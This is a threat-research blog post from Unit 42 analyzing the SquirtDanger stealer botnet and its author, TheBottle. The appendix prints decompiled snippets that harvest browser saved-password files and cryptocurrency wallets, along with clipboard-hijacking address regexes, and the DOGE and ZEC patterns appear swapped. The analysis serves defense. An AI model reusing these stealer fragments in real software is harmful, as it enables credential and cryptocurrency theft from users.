SquirtDanger: The Swiss Army Knife Malware from Veteran Malware Author TheBottle

researchcenter.paloaltonetworks.com/2018/04/unit42-squirtdanger-swiss-army-knife-malware-veteran-malware-author-thebottle/

Josh Grunzweig, Brandon Levene, Kyle Wilhoit, Pat Litke April 17, 2018

By Josh Grunzweig, Brandon Levene, Kyle Wilhoit and Pat Litke

April 17, 2018 at 1:00 PM

Category: Unit 42

Tags: Dendi, Foxovsky, Omagarable, SquirtDanger, TheBottle

This post is also available in: 日本語 (Japanese)

Finding and investigating new malware families or campaigns is a lot like pulling a loose thread from an article of clothing. Once you start tugging gently on the thread, everything starts to unravel. In this particular case we began by investigating a new malware family, which we are calling SquirtDanger based on a DLL, SquirtDanger.dll, used in the attacks. There is strong evidence to indicate that this malware family was created by a prolific Russian malware author that goes by the handle of 'TheBottle'. By pulling on a few strings we were eventually led to TheBottle's unraveling. In this post we will delve into how we unraveled TheBottle's activities and his newest malware family.

Malware Overview

SquirtDanger is a commodity botnet malware family that comes equipped with a number of

characteristics and capabilities. The malware is written in C# (C Sharp) and has multiple layers of embedded code. Once run on the system, it will persist via a scheduled task that is set to run every minute. SquirtDanger uses raw TCP connections to a remote command and control (C2) server for network communications.
SquirtDanger comes with a wealth of functionality, including the following:

- Take screenshots
- Delete malware
- Send file
- Clear browser cookies
- List processes
- Kill process
- List drives
- Get directory information
- Download file
- Upload file
- Delete file
- Steal wallets
- Steal browser passwords
- Swap identified wallets in the victim's clipboard
- Execute file

The ability to swap out identified wallets with a predetermined wallet owned by the attacker is not a new one, as we have previously reported on it when analyzing the ComboJack malware family. For more information on how the SquirtDanger malware family operates, please refer to an in-depth analysis within the Appendix of this post.
Using various analytic techniques, Palo Alto Networks Unit 42 researchers were able to extract an embedded identifier from roughly 400 SquirtDanger samples, which we attribute to separate campaigns. Broadly, we identify two subsets of this malware which are divided by distinct mutexes and other indicators that we observed in WildFire. As we dug into this malware, we discovered a code repository which coincided with the capabilities and style of the samples we had observed. A screenshot of this repository's base page is reproduced in figure 1 below:



Figure 1 Source code of SquirtDanger hosted on GitHub

Further analysis of the code in this repository indicated that our initial assessment was correct, and that this repository was the source code for SquirtDanger. While exploring the code, we discovered that TheBottle had posted this repository (and others) as a companion to a "confession" blog posted on telegra.ph.

TheBottle Connection

TheBottle, a well-known Russian cybercriminal has been active on global underground marketplaces for years. Distributing, selling, and trading malware and source code has been

TheBottle's modus operandi on underground marketplaces and forums. It appears, however, that TheBottle has encountered several issues throughout his career as a malware author. According to Vitali Kremez of Flashpoint:

"*Previously, TheBottle was banned unanimously by the underground arbitrators for customer infractions. His underground infractions were very costly leading to multiple disputes accusing him of not delivering malware support that was needed for long-term criminal operations.*"

While investigating SquirtDanger, we came across a confessional blog post claiming to be TheBottle. In the post, the individual claimed responsibility for creating several malware families, including Odysseus Project, Evrial, Ovidiy Stealer, and several others. Again, Vitali of Flashpoint:

"In his latest confession on telegraph, the actor walks through their life in underground lamenting on his challenges of being a malware developer with real-life issues... His sense of guilt pushed him to release all of his malware creations that were used in many cybercrime operations in the past from "Ovidiy Stealer" to "Reborn Stealer."

Below is a screenshot of TheBottle's original post in his native Russian:



Figure 2 Screenshot of TheBottle's blog post, confessing to authorship of malware families. TheBottle is ultimately expressing regret for creating many of the malware families.

Looking closer at TheBottle's blog posting revealed a Telegram channel exposing a group of roughly 900 individuals most of whom appear to be Russian. Here the channel members are coordinating attacks, developing code, and trading/selling access to several different botnets and builders. Additionally, this Telegram group appears to be a common haunt of some interesting prolific actors, some with high-profile ties; such as foxovsky, an underground actor who is famous in underground communities for developing malware. Readers may recall foxovsky as being the author of a previously reported malware family called Rarog. Additionally, the ‘1MSORRY‘ actor was identified as being a member of this community, who is behind the 1MSORRY cryptocurrency botnet and other malware families being distributed around the globe.



Figure 3 Screenshot of Telegram channel with prolific underground actors communicating

After some online sleuthing, we were able to find additional accounts across several social media sites TheBottle frequented. Across most of the social media sites we located, it was apparent TheBottle took his hacking persona seriously.

Figure 4 Screenshot of TheBottle's Twitter feed

Also, looking closer into TheBottle's Twitter conversations helped shed some light on how TheBottle feels about individuals using their malware.

Figure 5 Screenshot of TheBottle's conversation with @malwarhunterteam

Infection Vector/Victimology

In total, we saw 1,277 unique SquirtDanger samples used across multiple campaigns. SquirtDanger is likely delivered via illicit software downloads also known as "Warez". As of the time of writing, we witnessed 119 unique C2 servers that were geographically dispersed:

Figure 9 Geographic distribution of identified C2 servers

Additionally, in the wild, we were able to identify 52 unique IP's or domains acting as delivery infrastructure. This infrastructure acts as a dissemination point for this malware. Some of this delivery infrastructure appeared to be compromised legitimate websites unwittingly distributing SquirtDanger.

We have witnessed SquirtDanger being used against individuals across the globe, such as a Turkish university, an African telecommunications company, and a Japanese Information and communication technology provider in Singapore.

Conclusion

The SquirtDanger malware family is just one of many commodity families being created today. It comes equipped with a wealth of features that allow attackers to quickly perform various actions on a compromised machine. While the malware itself proved to be interesting, it was the actor behind it that provided a much more interesting story.

As we pulled on TheBottle's thread, we slowly started to realize that what we've found is just the tip of the proverbial iceberg. As we looked deeper into TheBottle's malware and online activity, we noticed this was just minor activity taking place in a larger web of criminals working together. In fact, just recently, one of TheBottle's allies was outed by the researcher known as Benkow.

Ultimately, as we unraveled a small portion of criminal activity, we were able to observe a malware author evolve into what seemed a somewhat remorseful individual, posting on a near personal level. Ultimately, will TheBottle change his ways? We will watch and see.

Using several sources of intelligence were key to the investigation of this actor and malware, and Palo Alto Networks customers are protected from this threat by:

1. WildFire detects all SquirtDanger files with malicious verdicts
2. AutoFocus customers can track these samples with the SquirtDanger tag
3. Traps blocks all of the files associated with SquirtDanger

Appendix

Malware Analysis

The SquirtDanger malware family comes equipped with a wealth of features by the author. The malware is coded using C#. The malware author chose to make use of the Costura add-in to embed the SquirtDanger payload into the compiled executable.

Once the main module is loaded and subsequently executed, it will begin by creating an installation directory, where the malware will copy itself. The following directories and their corresponding installation executables have been observed in the samples analyzed:

- %TEMP%\Microsoft_SQL_SDKs\AzureService.exe
- %TEMP%\MonoCecil\Fazathron.exe

After SquirtDanger is copied to the necessary path, a new instance of this malware will be spawned prior to killing the current process.

Once the installation phase has completed and the malware is found to be executed from the correct location, a new mutex will be created to ensure only one instance of the malware is run at a given time. The following two mutexes have been observed across all analyzed samples:

- Omagarable
- AweasomeDendiBotnet

After the mutex has spawned, SquirtDanger will proceed to check for the existence of another executable, which will act as a persistence mechanism. This simple executable will simply check for the existence of the SquirtDanger payload, and if the payload cannot be found, a new copy is written to disk and a new instance will be spawned. This executable is embedded within the SquirtDanger payload, and has been observed dropped to the following location:

- %TEMP%\MSBuild.exe
- %TEMP%\OmagarableQuest.exe

This dropped file is given both SYSTEM and HIDDEN attributes to prevent victims from discovering it. A new scheduled task is created with a name of ‘CheckUpdate’ to run this file. This scheduled task checks every minute after it is initially setup.

SquirtDanger proceeds to communicate with the remote C2 server using raw TCP sockets. Data sent between the client and server is serialized, however, it is not obfuscated. When the malware initially communicates with the remote server, it will attempt to obtain a list of additional modules to install. An example of this communication may be seen below:

Figure 6 Example communication between malware client and C2 server

After the list of modules and their associated URLs are collected, SquirtDanger will download these modules via HTTP communication.
SquirtDanger comes with a wealth of functionality, including the following:

- Take screenshots
- Delete malware
- Send file
- Clear browser cookies
- List processes
- Kill process
- List drives
- Get directory information
- Download file

- Upload file
- Delete file
- Steal wallets
- Steal browser passwords
- Swap identified wallets in the victim's clipboard
- Execute file

In the case of stealing passwords from browsers, a number of browsers are supported, including the following:

- Chrome
- Firefox
- Yandex Browser
- Kometa
- Amigo
- Torch
- Opera

```
new qqqqqqqq
{
  BrowserName = "Yandep49812x".Replace("p49812", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Yandex\\YandexBrowser\\Uf123dsser Data\\Default\\Login Daf123dsta".Replace("f123ds", string.Empty)
  }
},
new qqqqqqqq
{
  BrowserName = "Komqweq123eta".Replace("qweq123", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Kometa\\Useqqqwr Data\\Default\\Login Datqqqwa".Replace("qqqw", string.Empty)
  }
},
new qqqqqqqq
{
  BrowserName = "Amiggg234o".Replace("gg234", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Amigo\\wg123User\\User Dawg123ta\\Default\\Login Dawg123ta".Replace("wg123", string.Empty)
  }
},
new qqqqqqqq
{
  BrowserName = "Torchfqqqq".Replace("fqqqq", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Torchw1fdg123\\User w1fdg123Data\\Defaultw1fdg123\\Login Datw1fdg123a".Replace("w1fdg123", string.Empty)
  }
},
```

Figure 7 Malware attempting to collect passwords from various popular browsers

SquirtDanger also has the ability to seek out wallets for various cryptocurrencies, including the following:

- Litecoin
- Bitcoin
- Bytecoin
- Dash
- Electrum
- Ethereum
- Monero

```
try
{
  foreach (FileInfo fileInfo2 in new DirectoryInfo(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Electrum\\wallets").GetFiles())
  {
    bool exists = fileInfo2.Exists;
    if (exists)
    {
      byte[] array6 = File.ReadAllBytes(fileInfo2.FullName);
      bool flag11 = array6 != null;
      if (flag11)
      {
        list.Add(new BitcoinWallet
        {
          WalletArray = array6,
          WalletName = "Electrum",
          FileName = fileInfo2.Name
        });
      }
    }
  }
}
catch
{
}
try
{
  foreach (FileInfo fileInfo3 in new DirectoryInfo(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Ethereum\\wallets").GetFiles())
  {
    bool exists2 = fileInfo3.Exists;
    if (exists2)
    {
      byte[] array7 = File.ReadAllBytes(fileInfo3.FullName);
      bool flag12 = array7 != null;
      if (flag12)
      {
        list.Add(new BitcoinWallet
        {
          WalletArray = array7,
          WalletName = "Ethereum",
          FileName = fileInfo3.Name
        });
      }
    }
  }
}
```

Figure 8 Malware attempting to identify various cryptocurrency wallets on the victim machine

In addition to stealing wallets, the malware contains the ability to swap a victim's clipboard data in the event a specific regular expression is encountered. The following regular expressions were present within the malware:

Type	Regular Expression
QIWI	(^\+\d{1,2})?((\(\d{3}\))|(\-?\d{3}\-)|(\d{3}))((\d{3}\-\d{4})|(\d{3}\-\d\d\-\d\d)|(\d{7})|(\d{3}\-\d\-\d{3}))
BTC	^([13][a-km-zA-HJ-NP-Z1-9]{25,34})$
ETH	^(0x[0-9a-fA-F]{40})$
LTC	^(L[a-zA-Z0-9]{26,33})$
XRP	^(r[rpshnaf39wBUDNEGHJKLM4PQRST7VWXYZ2bcdeCg65jkm8oFqi1tuvAxyz]{27,35})$
DOGE	^(t[0-9a-zA-Z]{34})$
ZEC	^(D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})$
XMR	^(4[0-9AB][1-9A-Za-z]{93,104})$

In the event one of these digital currency addresses are encountered, the malware is configured to swap the value with one that is pre-determined. A number of digital currency addresses were able to be retrieved from our sample set, which have been included in the Appendix of this blog post. This feature is not a new one, as we have previously reported on it when analyzing the ComboJack malware family.

SquirtDanger Samples
For a full list of SquirtDanger hashes, as well as their first seen timestamps, please refer to the following link.

C2 Servers
For a full list of C2 servers, as well as their first seen timestamps, please refer to the following link.

Distribution Servers
For a full list of distribution servers, as well as their first seen timestamps, please refer to the following link.

Updates:
www.msftconnecttest[.]com was erroneously included in the IoC and that has been corrected